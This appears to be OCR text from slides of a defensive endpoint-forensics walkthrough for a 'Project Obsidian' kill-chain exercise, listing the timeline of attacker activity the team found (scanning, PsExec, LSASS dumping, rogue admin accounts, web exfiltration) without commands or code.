Project Obsidian

Kill Chain 3 (KC3)

Endpoint Forensics Walk-through

BTV Forensics Crew: **B4nd1t0, Wes, ExtremePaperClip, Gyle_DC, S4T4N, Omenscan**

Project Obsidian


Overview (KC3 Endpoint Forensics)

- **What is Obsidian**
  - **IR, Forensics, Malware RE, CTI, CTH**
- **What is this Presentation**
  - **Endpoint Forensics**
- **Velociraptor / Forensic Collection**
- **Timeline**
- **Artifacts**
- **Demo**

BTV Forensics Crew: **B4nd1t0, Wes, ExtremePaperClip, Gyle_DC, S4T4N, Omenscan**

19 Feb 2022 20:12 GMT → 20:25 GMT


RDP01: Bloodhound & SMB Scanning, Exfil via WWW



DC, DC02, RDP01, FILES

19 Feb 2022 20:36 GMT → 21:32 GMT


DC02: PsExec, Connection from RDP01, Malicious Admins added via Automation from RDP01



DC, DC02, RDP01, FILES

19 Feb 2022 20:36 GMT → 21:32 GMT (cont.)


RDP01: More WWW Exfil, Lateral Movement, Dumping LSASS, More Malicious Admins via Automation



DC, DC02, RDP01, FILES

19 Feb 2022 20:36 GMT → 21:32 GMT (cont.)

